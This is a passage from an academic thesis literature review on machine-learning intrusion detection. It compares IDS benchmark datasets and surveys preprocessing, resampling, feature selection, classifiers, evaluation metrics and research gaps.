3	**UNSW-NB15**	9	44	7 days	2 M flows	**Yes**	CSV	**Yes**	**No**
4	**CIC DoS 2017**	4	80	24 hours	76,445	**No**	CSV	**Yes**	**Yes**
5	**CIC-IDS2017**	15	79	7days	557,646 (Attacks) 2,273,097 (Benign)	**No**	CSV	**Yes**	**Yes**
6	**CIC-IDS2018 (Republish)**	15	79	7 days	846,569 (Attacks) 2,687,419 (Benign)	**Yes**	CSV	**No**	**No**
7	**CIC-IDS2018 (Orignal Data)**	15	Raw data	30 days	2,748,235 (Attacks) 13,484,708 (Benign)	**Yes**	pcap	**No**	**No**

Table 2.2: Comparison of State-of-the-art IDS Datasets used in Thesis

S. No.	Data Set	No. of Attacks	Feature Set	Duration	Total Instances	Complete Traffic	Format	Labeled	Balanced
Other Existing IDS Datasets									
1	**Kyoto 2006+**	4	24	-	972,780/ 97,278 (Train/Test)	**Yes**	pcap	**No**	**No**
2	**ISCXIDS2012**	4	32	5 days	2381532 (Normal) 68792 (Attacks)	**No**	CSV, pcap	**No**	**Yes**
3	**CTU Malware**	-	-	125 hours	85 M flows	**Yes**	pcap	**No**	**No**
4	**AWID 2-2015 (Full)**	16	155	96 hours	37817835/4570463 (Train/Test)	**No**	CSV	**No**	**No**
5	**AWID 2-2015 (Reduced)**	16	155	1 hours	1795575/575643 (Train/Test)	**No**	CSV	**No**	**No**
6	**ISCX-URL 2016**	5	38	24 hours	78.8k urls	**No**	CSV	**Yes**	**No**
7	**DDoS 2019**	12	80	2 days	5,03,77,757 (Flows)	**Yes**	pcap	**Yes**	**Yes**
8	**DAPT 2020**	16	78	5 days	not avilable	**logs**	pcap	**No**	**No**
9	**DoHBrw-2020**	-	28	-	5,45,463 (Flows)	**Yes**	CSV	**Yes**	**Yes**
10	**CIC-DNS 2021**	3	33	5	988,667 (Benign)/ 51,456 (Attacks)	**Yes**	CSV	**Yes**	**No**

Table 2.3: Comparison of Other State-of-the-art IDS Datasets

The KDD Cup 1999 dataset comprised approximately 5 million instances, each representing a network connection. Simulated attacks in such an environment fall into the following categories: DoS, U2R, R2L, and Probe. The KDD Cup 1999 dataset contains 41 features or attributes describing the network traffic.

2.3.1.2 NSL-KDD [24]

The NSL-KDD dataset is a modified version of the original KDD Cup 1999 dataset that was created to address some of the limitations of the original dataset. The NSL-KDD dataset was created for the network security community to provide a more accurate and representative dataset for evaluating and comparing intrusion detection algorithms [24]. The NSL-KDD dataset is an improvement over the KDD Cup 1999 dataset in several ways:

1. It includes more normal connections, making it more balanced than the original KDD Cup 1999 dataset.

2. It removes redundant and duplicate records from the original dataset, resulting in a more compact and efficient dataset.

3. It includes more recent and relevant types of attacks, making it more representative of the current threat landscape.

4. It includes additional features and attributes that provide a more comprehensive picture of the network traffic.

The NSL-KDD dataset consists of a total of approximately 125,000 instances, with each instance representing a network connection.

2.3.1.3 UNSW-NB15 [43]

UNSW-NB15 is a benchmark dataset for IDS. It was created by researchers at the University of New South Wales in 2015 and has since become a widely used dataset for evaluating the performance of IDS algorithms. Finally, this dataset consists of four CSV files containing both normal and malicious traffic. The first three CSVs contain 700,001 records, while the last has 440,044 entries. A list of registered events of each type and features considered in the dataset, with their corresponding description, was

given in the dataset. This fact reflects the complexity of this new dataset due to the similar behaviours of normal and malicious traffic recorded in it.

2.3.1.4 CIC-DoS 2017 [44]

In this dataset, Hossein Hadian Jazi et al. [44] covered four types of DoS attacks obtaining different layers, but they focused on the application layer and network layer. Published by the University of New Brunswick, it contains data streams catalogued as benign and malignant, with various types of attacks: brute force, denial of service, Botnet, SSH, and Heartbleed. In this dataset, more than 80% of the data is benign categories, and the rest is attack data. It contains 80 features related to network flows captured from generated traffic. The dataset contains 24 hours of network traffic that produce 4.6 GB of memory.

2.3.1.5 CIC-IDS2017 [25]

The CIC-IDS dataset was created in 2017 by researchers from the Canadian Institute of Cybersecurity at the University of New Brunswick due to the notorious difficulty among researchers in finding suitable datasets with which to evaluate their machine learning techniques [25]. Many datasets intended for this purpose are not shared due to privacy concerns. Added to this, those that finally do spread are strongly anonymized, suffering from the diversity of attack problems and entailing the need to be constantly reviewed to include new malware. In 2016, Gharib et al. identified 11 mandatory criteria to create a reliable intrusion detection dataset: complete network configuration, correctly labeled dataset, complete traffic, complete interaction, complete capture, diversity of protocols and attacks, anonymity, heterogeneity, having an exhaustive feature set and collecting metadata [45]. Until CICIDS, none of the existing datasets met these 11 critical requirements.

The traffic capture period lasted five days, of which only one contained normal traffic, while the remaining four mixed normal traffic with different types of network attacks at different times. The B-profile system (Benign Profile System) was used to emulate human behaviour when generating network traffic. The CICFlowMeter 3.6 tool allowed the extraction of 80 features, which were then screened to choose the most appropriate features to detect each attack. Finally, all the traffic was grouped into eight CSV files.

2.3.1.6 CIC-IDS2018 [46]

CSE-CIC-IDS 2018 dataset consists of 15 attack types, and a study performed preprocessing tasks such as merging classes of the same family such as DoS or Web Attack. The CSE-CIC-IDS 2018 dataset has 80 features, and it is a dataset that reflects relatively recent attack data for other datasets. A dataset intends to simulate and demonstrate a behaviour or a real situation in a given scenario. Regardless of the scenario, the dataset must be constructed to facilitate predictions for computer learning systems.

2.3.1.7 CIC-IDS2018 on AWS (Original)

This dataset was sourced fully from 2018 and will not be updated. Finally, all the traffic was grouped into many pcap files and hosted in AWS Command Line Interface. This dataset has only raw network traffic data in the pcap file.

2.4 Data Preprocessing Techniques

Intrusion detection involves identifying and preventing unauthorized access, misuse, or modification of computer systems or networks. Data preprocessing plays an important role in preparing data for intrusion detection. Figure 2.5 shows the data preprocessing techniques. Here are some data preprocessing techniques that are commonly used in intrusion detection:




Figure 2.5: Data Preprocessing Techniques

- Normalization: Min-Max normalization [47], [48], Standard scalar [48], Quantile transforms [49] [50], Data cleaning, Data deduplication, and Balancing the dataset.

- Multivariate Analysis: Multiple Regression [51], Multivariate ANOVA, Multivariate Covariance Analysis [52], Factor Analysis, Cluster Analysis, Multiple Discriminant Analysis, and Multidimensional Scaling.

- Data Resampling techniques: Undersampling, Oversampling algorithms such as ADASYN, BorderlineSMOTE, SMOTE, RandomOverSampler, SVMSMOTE, KMeansSMOTE, RegularSMOTE, SMOTENC, etc [53].

- Dimension Reduction based Feature Selection: Feature selection and Feature Extraction. Dimension reduction can be achieved through Principal Component Analysis (PCA) and Singular Value Decomposition (SVD).

2.4.1 Data Resampling techniques

Data resampling is a preprocessing method that balances class samples by removing a large number of data samples or generating a small number of data samples to solve the problem of data imbalance in which the distribution according to each class is not uniform. The two classes, the over-sampling method and the under-sampling method, are classified based on the way in which the standards are established and modified [53]. Afterwards, there exist various methods and techniques to achieve data balance. The term sampling is commonly used, a process that aims to balance the discrepancies of quantities between the examples of each class. These techniques can be divided into two approaches:

Undersampling

In general, the number of normal data in the dataset is overwhelmingly greater than that of anomaly data. The undersampling technique is a method of removing samples of a class that occupies a high proportion. Various types of Under-sampling Algorithms include ClusterCentroids, RandomUnderSampler, InstanceHardnessThreshold, NearMiss, TomekLinks, EditedNearestNeighbours, RepeatedEditedNearestNeighbours, AllKNN, OnesidedSelection, CondensedNearestNeighbour, NeighbourhoodCleaningRule.

Oversampling

The method generates new occurrences of classes with few examples from existing examples. This creation process can be done randomly or synthetically. When forecasting and analyzing data generated in real life, the lack of data is a common problem. Such a problem suffers from the difficulty of configuring an environment for data collection or that the probability of occurrence of an anomaly is very small than that of a situation judged as normal. The oversampling technique generates similar data based on real data rather than simple replication, and there are various types of algorithms such as ADASYN [18], BorderlineSMOTE [17], SMOTE [16], RandomOverSampler, SVMSMOTE, KMeansSMOTE, RegularSMOTE, SMOTENC, CTGAN [1] etc.

2.4.1.1 Literature Survey of Data Resampling Techniques

In intrusion detection or detection of malicious behaviour in a network, it is essential to accurately classify a small number of data rather than the prediction rate of the actual data. However, most classification algorithms are designed because the data distribution is even. Hence, the dataset with an imbalance problem has low classification performance presented by Charitou et al. [54]. In addition, Chandola et al. identified since there is an overwhelming amount of data from multiple classes, minority classes are ignored, or the problem of biased prediction occurs in the learning process [41]. Correctly classifying the fractional data solves the class imbalance problem, and it is directly related to enhancing the performance of the predictive model. Ali et al. worked on intrusion detection and found the dataset was imbalanced. The number of attack classes accounts for about 1:100 to 1:10000 of the normal class. Except for Dos and DDoS attacks, which are bandwidth exhaustion attacks, most attacks consist of a small number of data [55].
Sharafaldin et al. [56] applied Singular Value Decomposition (SVD) to the CICIDS2017 dataset. The problem that the algorithm is not good at learning small numbers of data was solved by learning the features of high importance for each attack class. Nziga et al. [57] confirmed the classification performance using PCA-based dimension reduction in the KDD99 dataset. Kausar et al. [58] reduced the dimension from 38 to 10 using PCA and confirmed that 10 showed the lowest False Alarm Rate (FAR). Lakhina et al. [59] compared the classification performance when reducing 41 dimensions to 8 by

applying PCA to the NSL-KDD dataset and learning the entire dataset. Dimensional reduction during preprocessing means recombining high-dimensional features into the axis that best describes the data.
Cieslak et al. [60] analyzed the performance of the Ripper algorithm by comparing the SMOTE and Cluster-SMOTE methods. Tesfahun et al. [61], and Gonzalez-Cuautle et al. [62] verified that the performance of the classifier that preprocessed the data using SMOTE sampling and feature selection was improved compared to the non-sampling group. Yan et al. [63] proposed a model that enhances the limitations of the existing sampling method using the NSL-KDD dataset. Region adaptive SMOTE, which generates fractional data by dividing regions similarly to Borderline-SMOTE, showed superior performance compared to SMOTE in F1-score, Recall, and Precision. An analysis of representative methodologies for enhancing the class imbalance problem is presented, and CTGAN oversampling is described utilizing a GAN and DL algorithm.

2.4.2 Dimension Reduction based Feature Selection

In real cases, datasets can have hundreds of features and thousands or millions of instances. But not always are the features all important to discover the preferred patterns. Feature selection algorithms are used to find the features' importance or degree of relevance. The selection process involves choosing a subset of features from the originally available dataset to create a model that maintains or improves the results. This process is very useful when the datasets have many features, and only a small subset is likely to be relevant for solving the problem.
Although data reduction may seem problematic initially, reducing the dataset may improve the results obtained by forecasting models [64]. There are direct benefits, such as saving processing time and computing resources, but these are not the top priority. Using smaller datasets also reduces the likelihood of overfitting. Fewer features also allow a smaller area of research and fewer possibilities of wrong decisions and inconsistent generalizations. An additional benefit is a reduction in the number of features that appear in the detected patterns, which helps to make these patterns easier to perceive [65].

Figure 2.6 shows the feature selection methods. Typical feature selection techniques fall into two categories, i.e., filter and wrapper. The wrapper method uses a classifi-




Figure 2.6: Feature Selection for Intrusion Detection

cation algorithm. A feature is selected by evaluating the detection rate's importance through the classification algorithm's analysis result. Chae et al. [66] suggested the filter method measures distance and correlation instead of a machine-learning algorithm to extract irrelevant or unnecessary features. Significant features are selected using independent feature selection techniques such as relationship measurement and consistency measurement. Feature selection algorithms can be classified into Filter Approach and Wrapper Approach.

Filter Approach

This type of approach precedes the classification process. It is independent of the learning algorithm, being computationally simple, fast, and scalable. The resulting dataset can be used with different classifier algorithms using the filtering method [67].

Wrapper Approach

The Wrapper approach uses the classification algorithm itself to measure the importance of the feature set and therefore depends on the classification model used. These methods generally perform better than filtering methods because the feature selection is optimized for the classification algorithm used. However, these methods can be computationally too expensive for large datasets, as each feature has to be evaluated with the

chosen classification algorithm. This approach identifies the features that it considers relevant and prescribes the removal of those that do not contribute to obtaining better accuracy with the model [68].

Principal Component Analysis

It is a commonly used dimensionality reduction technique that is often used as a preprocessing step in machine learning pipelines. It can also be used for feature selection, although it is not a traditional feature selection method. In PCA-based feature selection, the idea is to identify the principal components that capture the most variance in the data and use only these components as features. This can be useful for reducing the number of features in high-dimensional data and also for removing noisy features that don't contain much information.

2.4.2.1 Literature Survey of Dimensionality Reduction based Feature Selection

In the field of intrusion detection or detection of malicious behaviour in a network, it is essential to accurately classify a small number of data rather than the prediction rate of the actual data. However, most classification algorithms are designed because the data distribution is even. Hence, the dataset with an imbalance problem has comparatively low classification performance identified by Charitou et al. [54]. Vinayakumar et al. [69] used relatively recently collected network traffic datasets such as UNSW-NB15 [43], Kyoto [70], and CIC-IDS2017 as well as KDD Cup 1999 and NSL-KDD datasets [24] for their study. Aimed at mesh-type wireless networks, the solution involving the composition of classifiers proposed by Vijayanand et al. [71] makes use of multiple SVM classifiers, each specialized in a type of attack. In his research, multiple local selections of features are performed by genetic algorithms so that the selected set of features is directly associated with the attack type being identified. The solution proposed in their work was validated using the DFA-LD [72], and CIC-IDS2017 [25] benchmark datasets. Using a dataset built specifically for this purpose in a mesh-type wireless network simulator obtained an accuracy of 96.95%, 99.85%, and 95.7%, respectively, in each of these cases.

Iman Sharafaldin et al. [56] applied SVD to the CIC-IDS 2017 dataset, a dataset for

intrusion detection. The effect of feature extraction, a preprocessing process, on the prediction performance of the random forest regression model was confirmed. As the object of optimization and the hyperparameters of an MLP, the solution presented by Kanimozhi et al. [73]. The binarized version of the problem obtained an accuracy on the validation set of the order of 99.97% on the CIC-IDS2017 benchmark dataset. The work by Shenfield et al. [74] also proposed using an MLP network that performs fast classifications once they have been properly trained. Using 10-fold cross-validation, their solution achieved average performance in terms of accuracy of the order of 98% and sensitivity of 95%. Marta Catillo et al. [75] tested against unseen malicious traffic data, although closely related to the CIC-IDS2017 dataset. Mahdi Soltani et al. [76] proposed Deep Intrusion Detection (DID) system and showed a high performance in terms of precision and recall on CIC-IDS17/18 IDS datasets.

In particular, various ML techniques that can extract and detect attack patterns by learning a model based on a large amount of network traffic data have been consistently studied. Kim et al. [77] applied a genetic algorithm with a variety of chosen fitness functions and convergence Hyperparameters. Jalil et al. [78] compared the performance of detection models using NNs, Support Vector Machines (SVM), and Decision Trees (DT) and confirmed that the DT model showed higher performance than the other two models. Tianchen and Vuppala et al. [79] confirmed through experiments that the performance of the post-anomaly detection model strongly depends on the experimental environment and settings. In addition, since there is an overwhelming amount of data from multiple classes, minority classes are ignored, or the problem of biased prediction occurs in the learning process [41]. It correctly classifying the fractional data solves the class imbalance problem, and it is directly related to the improvement of the performance of the predictive model [55]. The problem that the algorithm is not good at learning small numbers of data was solved by learning the features of high importance for each attack class. J. Nziga [57] confirmed the classification performance according to PCA and Multidimensional Scaling (MDS) dimension reduction in the KDD-CUP-99 dataset. Jain et al. [80] compared the F1 scores of the KDD 99 dataset according to the pretreatment method.

S. Lakhina et al. [59] compared the classification performance by reducing 41 dimensions to 8 by applying PCA to the NSL-KDD dataset and learning the entire dataset. N. Kausar et al. [58] reduced the dimension from 38 to 10 using PCA and confirmed

that 10 showed the lowest False Alarm Rate (FAR) on NSL-KDD. However, in the above study, the detection performance for the new attack type could not be confirmed because the new attack type was not considered when separating the training data and the evaluation data. Further research was conducted to reduce the feature size without the loss of information. Feature reduction using PCA and feature reduction using linear discriminant analysis were studied, and the performance of PCA was higher than that of linear discrimination [81]. However, PCA is a linear transformation that does not capture non-linear correlations among features. The observation in the literature is the use of pre-processing related to feature selection and extracting the feature. At the same time, feature selection allows you to reduce the dataset size and work on it by maintaining a minimal subset of informational features. The feature extraction replaces pre-existing features with new denser features from an informative point of view. After that, combine them or identify relationships between them. The dimensionality reduction provided by both techniques speeds up the classification while contributing to the capacity of the generated models to make correct predictions, considering that it values the maintenance of more informative features at the expense of more minor informative features.

2.5 Machine Learning Paradigm and Computational Aspects

Computational learning consists of a set of learning, imitation and prediction techniques that can be used in information processing tasks based on the identification of behaviour patterns with minimal human intervention [82]. It can also be described as a process of solving a problem based on a set of data and the consequent algorithmic construction of a statistical model based on that set of data. Machine learning is defined, in a summarized way, as an automated process of extracting patterns from a dataset [83] [84].

2.5.1 Classification and Regression Problems

In this research work mainly, we are focusing on classification and some time regression. These problem-solving strategies are part of supervised learning only. According to the description above, the features of a dataset used in a supervised learning algorithm can




Figure 2.7: Machine Learning Techniques

be divided into the set of input features x and the feature corresponding to the desired output y, known as a label. This type of learning uses an algorithm to build a model $y = f(x)$ that, ideally, should give the correct answer for any example in the problem domain. That is, the objective is to improve the model as much as possible so that, when confronted with new input data x, it is able to calculate the correct output y with a satisfactory degree of accuracy [85].
These algorithms aim to solve problems of two types: Classification and Regression:

Classification

Classification problems are problems where, using the set of input values x, the model returns a value corresponding to the category y to which that set of values corresponds. We can have, as examples, types of attacks on a computer network, types of diseases, genres, and other types of categories. Several classification algorithms are known as Logistic Regression, Decision Trees, Distributed Random Forest, Multilayer Perceptron, and Naïve Bayes, among others.

Regression

In the case of regression problems, the result is not the identification of a category but the prediction of a continuous value y. This value can be a shoe size, a height, a salary, a blood sugar rate, or a salary, among others. Your forecast model establishes a

relationship between the independent variables x and the dependent variables y. Some of the most popular regression algorithms are: Simple Linear Regression, Gradient Boosting Tree, Genetic Algorithm, K-Nearest Neighbor, and Support Vector Machines [85].

2.5.1.1 Literature Survey of Artificial Neural Network based IDS

In artificial neural networks, large numbers of biological neuron cells are used to simulate the fast learning performance of a network of neurons. In the ANN, the node simulates the behaviour of a neuron cell. ANN has various layers and functional blocks where the training data simulate according to the user requirements. At the same time, ANN uses the brain's processing to develop algorithms that can be used to model complex patterns and prediction problems [86]. In addition, Multi-objective genetic algorithms fall under the category of nature-inspired biological soft computing approaches [23]. Multi-objective genetic algorithms apply operators to a population to optimize the outcome. The initial population is generated randomly by default and consists of a set of points in the projection plain.

Al-Yaseen et al. [87] presented Multi-level hybrid supervised learning techniques capable of reducing the number of false positives in varied attacks. The work demonstrated the feasibility of Random Forest and modified K-means in dealing with the problem, validating the proposal in a real and proper dataset.

Kamarudin et al. [88] proposed a model that uses the Random Forest algorithm to operate Big Data generated by IDS. The dataset used contains several types of attacks, including DoS. The work concluded that the model proposed by the author achieves better results than the previous models. However, the authors used the NSL-KDD dataset, a dataset less current than the one used in the present work. Finally, Wang et al. [89] presented a methodology capable of optimizing the number of false alarms in classifying intrusion alerts. The proposed algorithm was able to obtain satisfactory results when compared to the J48 decision tree algorithm.

2.6 Selection of Hyperparameters

Hyperparameters are parameters that are set before training a machine learning model and cannot be learned from the data. They control the learning process and the be-

haviour of the model. The selection of hyperparameters has a significant impact on the performance of the model, and hence it is an important step in the machine-learning process. These include measures of central tendency, such as the mean and median, measures of variability, such as the range and standard deviation, probability distributions, hypothesis testing, Overfitting and Underfitting, Variance, Learning Rate, Selection of Hyperparameters, Selection of weight and Biases, Back-propagation Procedure, Optimizer, Computation of Boundary Region, Uncertainty and Inconsistency, Inconsistency Checking, Features' Correlations, and regression analysis.

2.7 Statistical Preliminaries

In machine learning, statistical preliminaries play a crucial role in understanding and interpreting the results of the models.

Receiver Operating Characteristics (ROC Curve)

ROC curves derived from signal detection theory of physics [90] are used on the one hand to visualize the relationship between the detection rate and false-positive rate of a classifier and to compare the accuracy of different classifiers while tuning. The ROC curve describes the relationship between the model's sensitivity (true positive rate, or TPR) versus specificity (false positive rate: described for 1-FPR). TPR, known as the model's sensitivity, is mathematically the ratio of correct classifications of the "positive" class divided by all the positive classes available in the dataset.

Confusion Matrix

Table 2.4 shows a confusion matrix, and it is a table used to evaluate the performance of a classification algorithm. It is used to assess the accuracy of a binary classifier by comparing the predicted classifications with the actual classifications. When analyzing the results of a computer learning algorithm, especially related to intrusion detection systems, all metrics are related to the number of true positive predictions, true negative predictions, false positive predictions and false negative predictions [91] [92]. These metrics provide a comprehensive evaluation of the performance of the classification algorithm. This matrix aims to evaluate or interpret the results obtained by

		Predicted Class: Positive	Predicted Class: Negative	
Actual Class	Positive	True Positive (TP)	False Negative (FN) Type II Error	Sensitivity $\frac{TP}{(TP + FN)}$
	Negative	False Positive (FP) Type I Error	True Negative (TN)	Specificity $\frac{TN}{(TN + FP)}$
		Precision $\frac{TP}{(TP + FP)}$	Negative Predictive Value $\frac{TN}{(TN + FN)}$	Accuracy $\frac{TP + TN}{(TP + TN + FP + FN)}$

Table 2.4: Confusion Matrix

the classification algorithms. This matrix obtains a true or false relationship between the predicted data axis and the observed real data axis. Next, important metrics arising from the confusion matrix are presented.

The rows of the confusion matrix represent the predicted class, while the columns represent the actual class. The values in the matrix cells represent the number of instances predicted to be in a certain class but belong to another class. Here's a detailed explanation of each row and column in the confusion matrix:

1. True Positive (TP) Row: This row represents the instances that were predicted to be positive and are actually positive. The value in the cell under the "Actual Positive" column is the number of true positive predictions.

2. False Positive (FP) Row: This row represents the instances that were predicted to be positive but are actually negative. The value in the cell under the "Actual Negative" column is the number of false positive predictions.

3. True Negative (TN) Column: This column represents the instances that were predicted to be negative and are actually negative. The value in the cell under the "Predicted Negative" row is the number of true negative predictions.

4. False Negative (FN) Column: This column represents the instances that were predicted to be negative but are actually positive. The value in the cell under the "Predicted Positive" row is the number of false negative predictions.

It is important to understand the values in each cell of the confusion matrix, as they

provide valuable information about the classifier's performance. The row and column sums can be used to calculate the metrics such as Accuracy, Precision, Recall, F-Score, False Positive Rate, and False Negative Rate.

Accuracy

Accuracy is the proportion of samples correctly classified according to the total number of samples. This method by itself is not sufficient. Because it is used when we have the same class. Accuracy is a metric calculated from the division between the number of True Forecasts (True Positive (TP) and True Negative (TN)) and the total number of forecasts. Accuracy is best suited for balanced datasets.

$$\text{Accuracy} = \frac{\text{True Positives} + \text{True Negatives}}{\text{All Samples}}$$

Precision

Precision is the proportion of positive samples correctly classified to the total number of positive classification samples. It is simply the number of samples found that is hit. The precision value is calculated from the division between the True Positive Forecasts (TP) and the Total Positive Forecasts (TP + FP). A low result indicates the presence of a high value of False Positive Forecasts [91].

$$\text{Precision} = \frac{\text{True Positive}}{\text{True Positive} + \text{False Positive}}$$

Recall

The recall, or True Positive Rate, is the ratio of the true positive classification to the total number of positive samples in the dataset. Generally, it indicates how many true positives have been found. The recall metric is calculated by dividing the True Positive Forecasts (TP) and the sum of the True Positive Forecasts (TP) and the False Negative Forecasts (FN). Analyzing the possible variations of results, it is possible to verify that a low recall value indicates the presence of a high number of False Negative Forecasts [91].

$$\text{Recall} = \frac{\text{True Positive}}{\text{True Positive} + \text{False Negative}}$$

F-Measure or F-Score

The F-Measure is a weighted value that results from dividing twice the multiplication between recall and precision with the sum of these two metrics. It is mostly used for unbalanced datasets.

$$\text{F-Measure/ F-Score} = \frac{2 \text{ x (Recall x Precision)}}{\text{Recall + Precision}}$$

2.8 Identified Research Gaps

As a result of analyzing the literature reviewed, various research gaps and areas for improvement were found, which are not addressed adequately in most systems. In order to improve IDS performance further, we need to address these gaps. The research gaps are covered in depth given as Table number 2.5. Further, it has been seen that signature-based attack detection with open-source IDS tools and anomaly-based attack detection with machine learning approaches played prominent roles to developed a robust intrusion detection system. Finally, some research gaps are identified in the literature reviews. In this thesis, an effort has been made to address all research gaps.

S. No.	Authors & Paper Title	Methodology	Dataset & Setup	Research Gap
1	Stiawan, et al.(2019), "Investigating Brute Force Attack Patterns in IoT Network"	Simulator based IoT Network	SNMP Dataset	This approach required a hardware component set up to detect intrusion in the IoT network.
				The approach takes comparatively more time when deployed in the network architecture.
2	Danda, Jagan et al. (2016), "Attack identification framework for IoT devices"	Ran SNORT Intrusion Detector on the bridge connected though WiFi	Testbed (Arduino), Wiznet Ethernet Sheild W5100	This approach requires a deep knowledge of the system components to derive the Snort rules.
				In some scenarios, generating rules for complex-natured IoT systems is challenging, and time is taken.
				IoT devices must be monitored for light blinking when an attack is detected.
3	Jesus, Ruız et al. (2019), "How to Improve the IoT Security Implementing IDS/IPS Tool using Raspberry Pi"	Snort based IoT Prototype Implementation	Real-time	The system permits secure communication without repudiation.
				Even though this approach provides high precision, the developed system results in a comparatively lower recall after deploying the rules in the network.
				In addition, it is difficult and tedious to list all the possible system rules.
4	Gonzalez, et al. (2020), "Synthetic minority oversampling technique for classification tasks in IDS datasets"	Synthetic Minority Oversampling Technique (SMOTE), Grid-search algorithm	ISCXBot14, CIDDS-001	It has some drawbacks, such as - oversampling noisy, noninformative, and nonsignificant portions in the sample set.
				A limitation occurs when the construction of datasets is prone to unbalanced information, leading to downgrading the learning stages of classification algorithms and causing a flawed interpretation of malicious patterns.

5	Chandola, et al. (2010),"Anomaly detection: A survey"	IDS Survey of Techniques (Classification, Clustering, Nearest Neighbor, and Statistical) & Applications	Survey	It is often challenging to distinguish anomalously data from noise.
				The paper discusses critical issues in the IDS domain with different techniques and application points of view (Cyber-Intrusion Detection, Fraud Detection, Medical Anomaly Detection, Industrial Damage Detection, Image Processing, Textual Anomaly Detection, and Sensor Networks).
6	Ali, et al. (2013), "Classification with class imbalance problem"	Survey on class imbalanced classification	NSL-KDD	This is one of the appropriate and novel methodologies for dealing with class-imbalanced data classification.
				However, the data sample was chosen within this method may be biased toward a particular attack category if it is not dealt with extra care while sampling.
7	Yan, BingHao et al. (2017), "A novel region adaptive SMOTE algorithm for intrusion detection on imbalanced problem"	Region Adaptive SMOTE, SVM, BP neural network, Random Forests	NSL-KDD	This paper proposes the Region Adaptive Synthetic Minority Oversampling Technique (RA-SMOTE), but it does not work on tabular data, nor is it associated with the Risk of Overfitting.
8	Charitou, et al.(2019), "Semi-supervised GANs for fraud detection."	Semi-supervised GANs (logistic regression, RF, MLP)	Credit Card Fraud Dataset	The generative adversarial network is used in this paper for fraud detection in the network.
				Even though GAN architectures are well-proven among the research community, they consist of nondeterministic and slow conversion rates.

9	Sharafaldin, et al. (2018),"Toward generating a new intrusion detection dataset and intrusion traffic characterization'	Machine learning algorithms	CICIDS2017	The authors proposed a novel dataset that has the potential to provide clarity and precision.
				It has a considerable good number of features as well as an ample amount of data points which can be efficiently used for statistical modeling and building novel IDS systems.
				Due to the absence of pre-processing techniques, these strategies take much computational time.
10	Ullah, Imtiaz et al. (2019),"A two-level hybrid model for anomalous activity detection in IoT networks"	Feature Elimination, SMOTE for oversampling	CICIDS2017, UNSW15	This paper uses a wrapper-based methodology for feature importance.
				This approach mainly follows greedy rather than dynamic search, making this more computationally intensive.
				Although having these limitations, this approaches result in lower training time in the other classification phase intrusion detection.
